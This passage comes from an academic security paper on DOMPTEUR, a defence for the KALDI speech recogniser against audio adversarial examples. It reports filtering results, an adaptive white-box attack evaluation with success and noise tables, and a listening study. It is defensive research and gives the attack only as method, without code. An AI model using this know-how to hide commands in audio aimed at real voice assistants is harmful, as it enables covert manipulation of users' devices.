


Figure 2: **Word Error Rate (WER) for different band-pass filters.** For each filter, we train three models and report the best accuracy in terms of WER (the lower, the better).

We train three models for each configuration and report the WER on the test set for the model with the best performance. For the test set, we use the `eval92` subset consisting of 333 utterances with a combined length of approximately 42 minutes.

Band-Pass Filtering The band-pass filter limits the signal's frequency range by removing frequencies below and above certain thresholds. Our goal is to remove parts of the audio that are not used by the human voice. We treat these values as classical hyperparameters and select the best performing combination by grid searching over different cut-off frequencies; for each combination, we train a model from scratch, using the training procedure outlined above. The results are depicted in Figure 2. If we narrow the filtered band (i. e., remove more information), the WER gradually increases and, therefore, worsens the recognizer's accuracy. However, for many cases, even when removing a significant fraction of the signal, the augmented system either achieves comparable results or even surpasses the baseline (WER 5.90 %). In the best case, we reach an improvement by 0.35 % percentage points to a WER of 5.55 % (200 Hz-7000 Hz). This serves as evidence that the unmodified input contains signals that are not needed for transcription. In Section 4.3.3, we further confirm this insight by analyzing models with narrower bands. We hypothesize that incorporating a band-pass filter might generally improve the performance of ASR systems but note that further research on this is needed.

For the remaining experiments, if not indicated otherwise, we use the 200-7000 Hz band-pass.

Table 1: **Recognition rate of the ASR system on benign input.** We report the performance of an unmodified KALDI system as well as two variants hardened by our approach. For our model, the scaling factor ϕ is set to 0 and the band-pass filter configured with 200-7000Hz. Note, when feeding standard input to DOMPTEUR, we disable its psychoacoustic filtering capabilities.

	KALDI	DOMPTEUR	
		w/o band-pass	w/ band-pass
Standard Input	WER 5.90 %	WER 6.20 %	WER 6.33 %
Processed Input	WER 8.74 %	WER 6.50 %	WER 6.10 %




Figure 3: **Recognition rate for psychoacoustic filtering.** For each ϕ we train a model both with and without band-pass filter (200-7000Hz) and report the best accuracy from three repetitions. A negative scaling factor partially retains inaudible ranges. Note that the benefits of the band-pass filter are retrained, even when we incorporate psychoacoustic filtering.

Psychoacoustic Filtering The band-pass filter allows us to remove high- and low-frequency parts of the signal; however, the attacker can still hide within this band in inaudible ranges. Therefore, we use psychoacoustic filtering as described in Section 3.1 to remove these parts in the signal. We evaluate different settings for Φ from Equation (2) – by increasing Φ, we artificially increase the hearing thresholds, resulting in more aggressive filtering. We plot the results in Figure 3 for both psychoacoustic filtering and a baseline WER, with and without band-pass, respectively. The WER increases with increasing Φ, i. e., the performance drops if more of the signal is removed, independent of the band-pass filter.

When we use no band-pass filter, the WER increases from 5.90 % (baseline) to 6.50 % for $\Phi = 0$ dB, which is equivalent to removing everything below the human hearing thresholds. When we use more aggressive filtering—which results in better adversarial robustness (cf. Section 4.3)—the WER increases up to 8.05 % for $\Phi = 14$ dB. Note that the benefits of the band-pass filter remain even in the presence of psychoacoustic filtering and results in improving the WER to 6.10 % ($\Phi = 0$ dB) and 7.83 % ($\Phi = 14$ dB). We take this as another sign that a band-pass filter might generally be applicable to ASR systems.




Figure 4: **Progress of attack for computing adversarial examples.** We run the attack against multiple instances of DOMPTEUR with different values of Φ and a 200Hz-7000Hz band-pass filter. The baseline refers to the attack from Schönherr et al. [17] against an unaltered instance of KALDI. For each attack report the Word Error Rate (WER) for the first 2000 iterations.

Cross-Model Benign Accuracy Finally, we want to evaluate if DOMPTEUR indeed only uses relevant information. To test this hypothesis, we compare three different models. One completely unaugmented model (i. e., an unmodified version of KALDI), one model trained with psychoacoustics filtering, and one model trained with both psychoacoustics filtering and a band-pass filter. We feed these models two types of inputs: (i) *standard inputs*, i. e., inputs directly lifted from the WSJ training set, and (ii) *processed inputs*, these inputs are processed by our psychoacoustic filtering. If our intuitive understanding is correct and DOMPTEUR does indeed learn a better model of the human auditory system, it should retain a low WER even when presented with non-filtered input. Thus, the model has learned to *ignore* unnecessary parts of the input. The results are shown in Table 1 and match our hypothesis: DOMPTEUR's performance only drops slightly (6.10 % → 6.33 %) when presented with unfiltered input or does even improve if the band-pass is disabled (6.50 % → 6.20 %). KALDI, on the other hand, heavily relies on this information when transcribing audio, increasing its WER by 2.84 percentage point (5.90 % → 8.74 %). Thus, the results further substantiate our intuition that we filter only irrelevant information with our approach.

Table 2: **Number of successful Adversarial Examples (AEs) and Segmental Signal-to-Noise (SNRseg) ratio for the experiments with the adaptive attacker.** We report the numbers for all computed adversarial examples against the augmented models as well as our two baselines (with and without psychoacoustic hiding). As the success rate and SNRseg depend on the learning rate, we combine these in the last row. For this, we select the best (i.e., least noisy) AE for each utterance among the four learning rates. For the SNRseg, we only consider successful AEs. The higher the SNSseg, the *less* noise (i. e., adversarial perturbation) is present in the audio signal. Negative values indicate that the energy of the noise exceeds the energy in the original signal.

		KALDI		DOMPTEUR						
Learning Rate	Metric	baseline w/o hiding	baseline w/ hiding	$\Phi = 0$	$\Phi = 3$	$\Phi = 6$	$\Phi = 9$	$\Phi = 12$	$\Phi = 13$	$\Phi = 14$
0.05	*AEs*	50/50	17/50	31/50	28/50	10/50	4/50	0/50	0/50	0/50
	SNR	5.80/ 14.44	13.48/ 18.50	6.03/10.63	3.61/ 8.31	1.21/5.53	1.50/ 3.23	—	—	—
0.01	*AEs*	50/50	28/50	38/50	34/50	22/50	10/50	0/50	0/50	0/50
	SNR	2.15/ 10.59	9.36/ 15.81	3.74/ 9.53	0.47/ 6.41	-0.68/3.60	-1.31/ 1.10	—	—	—
0.5	*AEs*	49/50	23/50	48/50	44/50	42/50	20/50	1/50	1/50	0/50
	SNR	-8.54/ -0.02	1.08/ 8.63	-3.78/ 3.24	-6.51/ 0.11	-7.74/-1.47	-8.69/-3.35	-13.56/-13.56	-15.69/-15.69	—
1	*AEs*	50/50	16/50	49/50	50/50	43/50	23/50	1/50	1/50	0/50
	SNR	-13.68/ -5.03	-1.81/ 4.50	-7.44/-0.29	-10.50/-3.00	-10.99/-4.34	-11.98/-6.37	-17.69/-17.69	-11.73/-11.73	—
Best AEs	***AEs***	**50/50**	**37/50**	**50/50**	**50/50**	**46/50**	**27/50**	**2/50**	**2/50**	**0/50**
	SNR	**5.80/ 14.44**	**8.71/ 18.50**	**3.36/10.63**	**0.85/ 8.31**	**-4.71/5.53**	**-7.14/ 3.23**	**-15.62/-13.56**	**-13.71/-11.73**	**—**

AEs: Successful adversarial examples; *SNR*: SNRseg/SNRseg$_{\max}$ in dB

4.3 Adaptive Attacker

We now want to evaluate how robust DOMPTEUR is against adversarial examples. We construct a strong attacker with complete knowledge about the system and, in particular, our modifications. Ultimately, this allows us to create successfully adversarial examples. However, as inaudible ranges are removed, the attacker is now forced into human-perceptible ranges, and, consequently, the attack loses much of its malicious impact. We provide further support for this claim in Section 4.4 by performing a user study to measure the perceived quality of adversarial examples computed with this attack.

Attack. We base our evaluation on the attack by Schönherr et al. [17], which presented a strong attack that works with KALDI. Recent results show that it is crucial to design adaptive attacks as simple as possible while simultaneously resolving any obstacles for the optimization [55]. To design such an attacker against DOMPTEUR, we need to adjust the attack to consider the augmentations in the optimization. Therefore, we extend the baseline attack against KALDI to include both the band-pass and psychoacoustic filter into the computation. This allows the attacker to compute gradients for the entire model in a white-box fashion.

More specifically, we extend the gradient descent step s.t. (i) the band-pass filter and (ii) the psychoacoustic filter component back-propagates the gradient respectively.

(i) *Band-Pass Filter.* For the band-pass filter we remove those frequencies that are smaller and larger than the cut-off frequencies of the band-pass filter. This is also applied to the gradients of the back propagated gradient to ignore changes that will fall into ranges of the removed signal


$$\nabla_{\mathbf{T}(n,k)} = 0 \quad \forall f_{\max} < k < f_{\min}. \tag{5}$$

(ii) *Psychoacoustic Filter.* The same principle is used for the psychoacoustic filtering, where we use the mask $\mathbf{M}$ to zero out components of the signal that the network will not process

$$\nabla_{\mathbf{S}} = \nabla_{\mathbf{T}} \odot \mathbf{M}. \tag{6}$$

Experimental Setup. We evaluate the attack against different versions of DOMPTEUR. Each model uses a $200-7000\,Hz$ band-pass filter, and we vary the degrees of the psychoacoustic filtering ($\Phi \in \{0,3,6,9,12,13,14\}$). We compare the results against two baselines to evaluate the inconspicuousness of the created adversarial examples. First, we run the attack of Schönherr et al. without psychoacoustic hiding against an unaltered version KALDI. Second, we re-enable psychoacoustic hiding and run the original attack against KALDI, to generate state-of-the-art inaudible adversarial examples. As a sanity check, we also ran the original attack (i. e., with psychoacoustic hiding) against DOMPTEUR. As expected, this attack did not create any adversarial examples since we filter the explicit ranges the attacker wants to utilize.

As a target for all configurations, we select 50 utterances with an approximate length of 5s from the WSJ speech corpus test set `eval92`. The exact subset can be found in appendix A. We use the same target sentence *send secret financial report* for all samples.



(a) Unmodified Signal

(b) Adversarial Example against KALDI

(c) Adversarial Example against DOMPTEUR ($\Phi = 12$)

(d) Hearing Thresholds

Figure 5: **Spectrograms of adversarial examples.** Figure 5a shows the unmodified signal, Figure 5b depicts the baseline with an adversarial example computed against KALDI with psychoacoustic hiding, Figure 5c an adversarial example computed with the adaptive attack against DOMPTEUR, and Figure 5d shows the computed hearing thresholds for the adversarial example.

These parameters are chosen such that an attacker needs to introduce ~4.8 phones per second into the target audio, which Schönherr et al. suggests as both effective and efficiently possible [17]. Furthermore, we picked the utterances and target sentence to be *easy* for an attacker in order to decouple the influence on our analysis. Specifically, for these targets the baseline has a very high success rate and low SNRseg (cf. Table 2). Note that the attack is capable of introducing arbitrary target sentences (up to a certain length). In Section 4.3.2, we further analyze the influence of the phone rate, and in particular, the influence of the target utterance and sentence on the SNRseg. We compute adversarial examples for different learning rates and a maximum of 2000 iterations. This number is sufficient for the attack to converge, as shown in Figure 4, where the WER is plotted as a function of the number of iterations.

Results. The main results are summarized in Table 2. We report the average SNRseg over all adversarial examples, the best ($\text{SNRseg}_{\text{max}}$), and the number of successful adversarial examples created.

We evaluate the attack using different learning rates (0.05, 0.10, 0.5, and 1). In our experiments, we observed that while small learning rates generally produce less noisy adversarial examples, they simultaneously get more stuck in local optima. Thus, to simulate an attacker that would run an extensive search and uses the best result we also report the intersection of successful adversarial examples over all learning rates. If success rate is the primary goal, we recommend a higher learning rate.

By increasing Φ, we can successfully force the attacker into audible ranges while also decreasing the attack's success rate. When using very aggressive filtering ($\Phi = 14$), we can prevent the creation of adversarial examples completely, albeit with a hit on the benign WER (5.55 % → 7.83 %). Note, however, that we only examined 50 samples of the test corpus, and other samples might still produce valid adversarial examples. We see that adversarial examples for the augmented systems are more distorted for all configurations compared to the baselines. When using $\Phi \geq 12$, we force a negative SNRseg for all learning rates. For these adversarial examples, the noise (i. e., adversarial perturbations) energy exceeds the energy of the signal. With respect to the baselines, the noise energy increases on average by 21.42 dB (without psychoacoustic hiding) and 24.33 dB (with hiding enabled). This means there is, on average, ten times more energy in the adversarial perturbations than in the original audio signal. A graphical illustration can be found in Figure 5, where we plot the power spectra of different adversarial examples compared to the original signal.

4.3.1 Non-speech Audio Content

The task of an ASR system is to transcribe audio files with spoken content. An attacker, however, might pick other content, i.e., music or ambient noise, to obfuscate his hidden commands. Thus, we additionally evaluated adversarial ex-

Table 3: **Number of successful Adversarial Examples (AEs) and mean Segmental Signal-to-Noise (SNRseg) ratio for non-speech audio content.** For each AE, we selected the least noisiest example, from running the attack with learning rates ($\{0.05, 0.1, 0.5, 1.\}$). For the SNRseg we only consider successful AEs and report the difference to the baseline (KALDI). We highlight the highest loss in bold.

	Birds			Music		
	AEs	SNRseg (dB)	Loss	AEs	SNRseg (dB)	Loss
KALDI						
w/o hiding	50/50	11.83		45/50	23.26	
w/ hiding	5/50	17.76	(+5.93)	3/50	28.06	(+4.80)
DOMPTEUR						
$\Phi = 0$	50/50	9.58	(-2.25)	50/50	26.35	(+3.09)
$\Phi = 6$	31/50	-2.15	(-13.98)	45/50	16.03	(-7.23)
$\Phi = 12$	5/50	-12.25	**(-24.08)**	3/50	1.94	**(-21.32)**

Table 4: **Attack for different cut-off frequencies of the band-pass filter.** We report the number of successful adversarial examples (AEs) and the mean Segmental Signal-to-Noise (SNRseg) ratio. For the SNRseg we only consider successful AEs.

Band-pass	300Hz-7000Hz	300Hz-5000Hz	300Hz-3000Hz	500Hz-7000Hz	500Hz-5000Hz	500Hz-3000Hz
AEs	18/20	18/20	11/20	20/20	17/20	12/20
SNRseg	7.82	7.55	7.27	8.45	7.90	7.39
WER	5.90 %	5.94 %	6.40 %	6.50 %	6.33 %	7.09 %

amples based on audio files containing music and bird sounds. The results are presented in Table 3.

We can repeat our observations from the previous experiment. When we utilize a more aggressive filter, we observe that the perturbation energy of adversarial examples increases with respect to the baselines by up to 24.08 dB (birds) and 21.32 dB (music). Equally, the attack's general success decreases to 5/50 (birds) and 3/50 (music) successful adversarial examples.

Note that the SNRseg for music samples are in general higher than that of speech and bird files as these samples have a more dynamic range of signal energy. Hence, potentially added adversarial perturbations have a smaller impact on the calculation of the SNRseg. The absolute amount of added perturbations, however, is similar to that of other content. Thus, when listening to the created adversarial examples[2] the samples are similarly distorted. This is further confirmed in Section 4.4 with our listening test.

4.3.2 Target Phone Rate

The success of the attack depends on the ratio between the length of the audio file and the length of the target text, which we refer to as the *target phone rate*. This rate describes how many phones an attacker can hide within one second of audio content.




Figure 6: **Word Error Rate (WER) and Segmental Signal-to-Noise (SNRseg) ratio for different phone rates.** We report the mean and std. deviation for adversarial examples computed for targets with varying length.

In our experiments, we used the default ratios recommended by Schönherr et al. However, a better rate might exist for our setting. Therefore, to evaluate the effect of the target phone rate, we sample target texts of varying lengths from the WSJ corpus and compute adversarial examples for different target phone rates. We pick phone rates ranging from 1 to 20 and run 20 attacks for each of them for at most 1000 iterations, resulting in 400 attacks.

The results in Figure 6 show that, in general, with increasing phone rates, the SNRseg decreases and stagnates for target phone rate beyond 12. This is expected as the attacker tries to hide more phones and, consequently, needs to change the signal more drastically. Thus, we conclude that the default settings are adequate for our setting.

4.3.3 Band-Pass Cut-off Frequencies

So far, we only considered a relatively wide band-pass filter (200-7000 Hz). We also want to investigate other cut-off frequencies. Thus, we disable the psychoacoustic filtering and compute adversarial examples for different models examined in Section 4.2. We run the attack for each band-pass model with 20 speech samples for at most 1000 iterations.

The results are reported in Table 4. We observe that the energy amount of adversarial perturbation remains relatively constant for different filters, which is expected since the attacker has complete knowledge of the system. As we narrow the frequency band, the attacker adopts and puts more perturbation within these bands.

Apart from the SNRseg, we also observe a decrease in the attack success, especially for small high cut-off frequencies, with only 11/20 (300-3000 Hz) and 12/20 (500-3000 Hz) successful adversarial examples.

[2] rub-syssec.github.io/dompteur

Table 5: **Regression results for perceived sound quality predicted by different audio stimuli.** The dependent variable is the quality score assigned to each audio stimulus. We trained three different models, one for each data set (speech/music/bird). Each model consists of two steps, with the first step entering the audio stimulus as a predictor and the second step entering type of device as a covariate. All models include the control variables gender, age, and language. All regressions use ordinary least squares. Cluster adjusted standard errors are indicated in parentheses. The R^2 values indicate the percentage of the variance of the perceived sound quality explained by the respective audio stimuli.

	Speech		Music		Bird	
	Step 1	Step 2	Step 1	Step 2	Step 1	Step 2
Audio stimulus	-.905** (.131)	-.905** (.131)	-.871** (.166)	-.871** (.166)	-.830** (.171)	-.830** (.171)
Device		.030** (.473)		.008 (.597)		.045** (.615)
Controls	Included		Included		Included	
Obs.	4259		4259		4259	
R^2	.820	.821	.760	.761	.690	.692

P-value < 0.05 = *, *P*-value < 0.01 = **

4.4 Listening Tests

Our goal is to make an adversarial attack noticeable by forcing modification to an audio signal into perceptible ranges. We have used the SNRseg as a proxy of the perceived audio quality of generated adversarial examples. However, this value can only give a rough approximation, and we are in general more interested in the judgment of human listeners. Specifically, we are interested to quantify if and to what extent malicious perturbations are audible to human listeners.

Therefore, we have conducted a *Multiple Stimuli with Hidden Reference and Anchor* (MUSHRA) test [56], a commonly used test to assess the quality of audio stimuli. This test allows us to get a ranking of the perceived quality of adversarial examples in comparison to an unmodified reference signal. Based on this measure, we can derive whether a participant 1) could detect any difference between an adversarial example and a clean signal (i.e., whether perturbations are audible) and, 2) obtain a subjective estimate on the amount of perceived perturbations (i.e., poorly rated samples are perceived more noisy).

Study Design In a MUSHRA test, the participants are presented with a set of differently processed audio files, the *audio stimuli*. They are asked to rate the quality of these stimuli on a scale from 0 (bad) to 100 (excellent). To judge whether the participants are able to distinguish between different audio conditions, a MUSHRA test includes two additional stimuli: (i) an unaltered version of the original signal (the so-called *reference*) and (ii) a worst-case version of the signal, which is created by artificial degrading the original stimulus (the so-called *anchor*). In an ideal setting, the reference should be rated best, the anchor worst.

We want to rank the perceived quality of adversarial examples computed against DOMPTEUR and KALDI. For DOMPTEUR, we select three different versions: each model uses a $200-7000\,Hz$ band-pass filter, and we vary the degree of the psychoacoustic filtering ($\Phi \in \{0,6,12\}$). For KALDI, we calculate adversarial examples against the unaltered system with psychoacoustic hiding enabled (cf. Section 2) to compare against state-of-the-art adversarial examples.

As the reference, we use the original utterance, on which the adversarial examples are based. To be a valid comparison, we require the anchor to sound *similar*, yet noisier than the adversarial examples. Otherwise, it could be trivially identified and would not serve as a valid comparison.

Thus, we construct the anchor as follows: For a given set, we scale and sum the noise of each of the three adversarial examples and add this sum to the original stimulus, such that 1) each noise signal contributes the same amount of energy and 2) the SNRseg of the anchor is at least 6dB lower than the SNRseg of any of the adversarial examples in the set.

We have prepared a MUSHRA test with six test sets based on three different audio types: two speech sample sets, two music sample sets, and two sample sets with bird sounds.

These sets were selected among the sets of successful adversarial examples against all four models. For each set, we picked the samples whose adversarial examples produced the highest SNR (i. e., the "cleanest") for the strongest version of DOMPTEUR ($\Phi = 12$). The target text remained the same for all adversarial examples, and in all cases, the attacks were successful within 2000 iterations.

Results To test our assumptions in the field, we have conducted a large-scale experimental study. The G*Power 3 analysis [57] identified that a sample size of 324 was needed to detect a high effect size of $\eta^2 = .50$ with sufficient power ($1-\beta > .80$) for the main effect of univariate analyses of variance (UNIANOVA) among six experimental conditions and a significance level of $\alpha = .05$.

We used Amazon MTurk to recruit 355 participants ($\mu_{age} = 41.61$ years, $\sigma_{age} = 10.96$; 56.60% female). Participants were only allowed to use a computer and no mobile device. However, they were free to use headphones or speakers as long as they indicated what type of listening device was used. To filter individuals who did not meet the technical requirements needed, or did not understand or follow the instructions, we used a control question to exclude all participants who failed to distinguish the anchor from the reference correctly.


In the main part of the experiment, participants were presented with six different audio sets (2 of each: speech/bird/music), each of which contained six audio stimuli varying in sound quality. After listening to each sound, they were asked to rank the individual stimulus by its perceived

sound quality. After completing of the tasks, participants answered demographic questions, were debriefed (MTurk default), and compensated with 3.00 USD. The participant required on average approximately 20 minutes to finish the test.

In a first step, we first use an UNIANOVA to examine whether there is a significant difference between the six audio stimuli and the perceived sound quality. Our analysis reveals a significant main effect of the audio stimulus on the perceived sound quality, $F(5, 12780) = 8335.610$, $p < .001$, $\eta^2 = .765$. With an alpha level of $> 1\%$ for our p-value and an effect size of $\eta^2 > .5$, our result shows a high experimental significance [58]. Thus, we can conclude that DOMPTEUR indeed forces adversarial perturbations into the perceptible acoustic range of human listeners.

To examine whether the effect remains stable across different audio samples and listening devices, we further conducted multiple regression analyses. We entered the audio stimuli as our main predictors (first step) and the type of device (second step) as covariates for each analysis. Our results remain stable across all audio types. The highest predictive power was found in the *speech* sets, where 82.1% of the variance is explained by our regression model, followed by *music* (76.1%) and *bird* sets (69.2%) (see Table 5 for details). Moreover, we found a small yet significant positive coefficient for the type of device used across all audio types. This finding suggests that headphone users generally indicate higher quality rankings, potentially due to better sound perceptions. The results with listening device *speaker* are presented in Figure 7. Importantly, all results remain stable across the control variables of age, gender, and first language.

In conclusion, the results strongly support our hypothesis that DOMPTEUR forces the attacker into the audible range, making the attack clearly noticeable for human listeners.



(a) Speech

(b) Music

(c) Birds

Figure 7: **Ratings of participants with listening device *speaker*.** In the user study, we tested six audio samples, divided into two samples each of spoken content, music and bird twittering.

5 Related Work

In this section, we summarize research related to our work, surveying recent attacks and countermeasures.

Audio Adversarial Examples Carlini and Wagner [59] introduced targeted audio adversarial examples for ASR systems. For the attack, they assume a white-box attacker and use an optimization-based method to construct general adversarial examples for arbitrary target phrases against the ASR system DEEPSPEECH [32].

Similarly, Schönherr et al. [17] and Yuan et al. [16] have proposed an attack against the KALDI [35] toolkit. Both assume a white-box attacker and also use optimization-based methods to find adversarial examples. Furthermore, the attack from Schönherr et al. [17] can optionally compute adversarial examples that are especially unobtrusive for human listeners.

Alzantot et al. [60] proposed a black-box attack, which does not require knowledge about the model. For this, the authors have used a genetic algorithm to create their adversarial examples for a keyword spotting system. Khare et al. [61] proposed a black-box attack based on evolutionary optimization, and also Taori et al. [62] presented a similar approach in their paper.

Recently, Chen et al. [63] and Schönherr et al. [18] published works where they can calculate over-the-air attacks, where adversarial examples are optimized such that these remain viable if played via a loudspeaker by considering room characteristics.

Aghakhani et al. [64] presented another line of attack, namely a poisoning attack against ASR systems. In contrast to adversarial examples, these are attacks against the training set of a machine learning system, with the target to manipulate the training data s.t a model that is trained with the poisoned data set misclassifies specific inputs.

Abdullah et al. [19] provides a detailed overview of existing attacks in their systemization of knowledge on attacks against speech systems.

Countermeasures There is a long line of research about countermeasures against adversarial examples in general and especially in the image domain (e. g., [23–25]), but most of the proposed defenses were shown to be broken once an attacker is aware of the employed mechanism. In fact, due to the difficulty to create robust adversarial example defenses, Carlini et al. proposed guidelines for the evaluation of adversarial robustness. They list all important properties of a successful countermeasure against adversarial examples [30]. Compared to the image domain, defenses against audio adversarial examples remained relatively unnoticed so far. For the audio domain, only a few works have investigated possible countermeasures. Moreover, these tend to focus on specific attacks and not adaptive attackers.

Ma et al. [65] describe how the correlation of audio and video streams can be used to detect adversarial examples for an audiovisual speech recognition task. However, all of these simple approaches—while reasonable in principle—are specifically trained for a defined set of attacks, and hence an attacker can easily leverage that knowledge as demonstrated repeatedly in the image domain [25].

Zeng et al. [66] proposed an approach inspired by multi-version programming. Therefore, the authors combine the output of multiple ASR systems and calculate a *similarity score* between the transcriptions. If these differ too much, the input is assumed to be an adversarial example. The security of this approach relies on the property that current audio adversarial examples do not transfer between systems — an assumption that has been already shown to be wrong in the image domain [45].

Yang et al. [67], also utilize specific properties of the audio domain and uses the temporal dependency of the input signal. For this, they compare the transcription of the whole utterance with a segment-wise transcription of the utterance. In the case of a benign example, both transcriptions should be the same, which will not be the case for an adversarial example. This proved effective against static attacks, and the authors also construct and discussed various adaptive attacks but these were later shown to be insufficient [55].

Besides approaches that aim to harden models against adversarial examples, there is a line of research that focuses on detecting adversarial examples: Liu and Ditzler [68] utilizing quantization error of the activations of the neural network, which appear to be different for adversarial and benign audio examples. Däubener et al. [69] trained neural networks capable of uncertainty quantification to train a classifier on different uncertainty measures to detect adversarial examples as outliers. Even if they trained their classifier on benign examples only, it will most likely not work for any kind of attack, especially those aware of the detection mechanism.

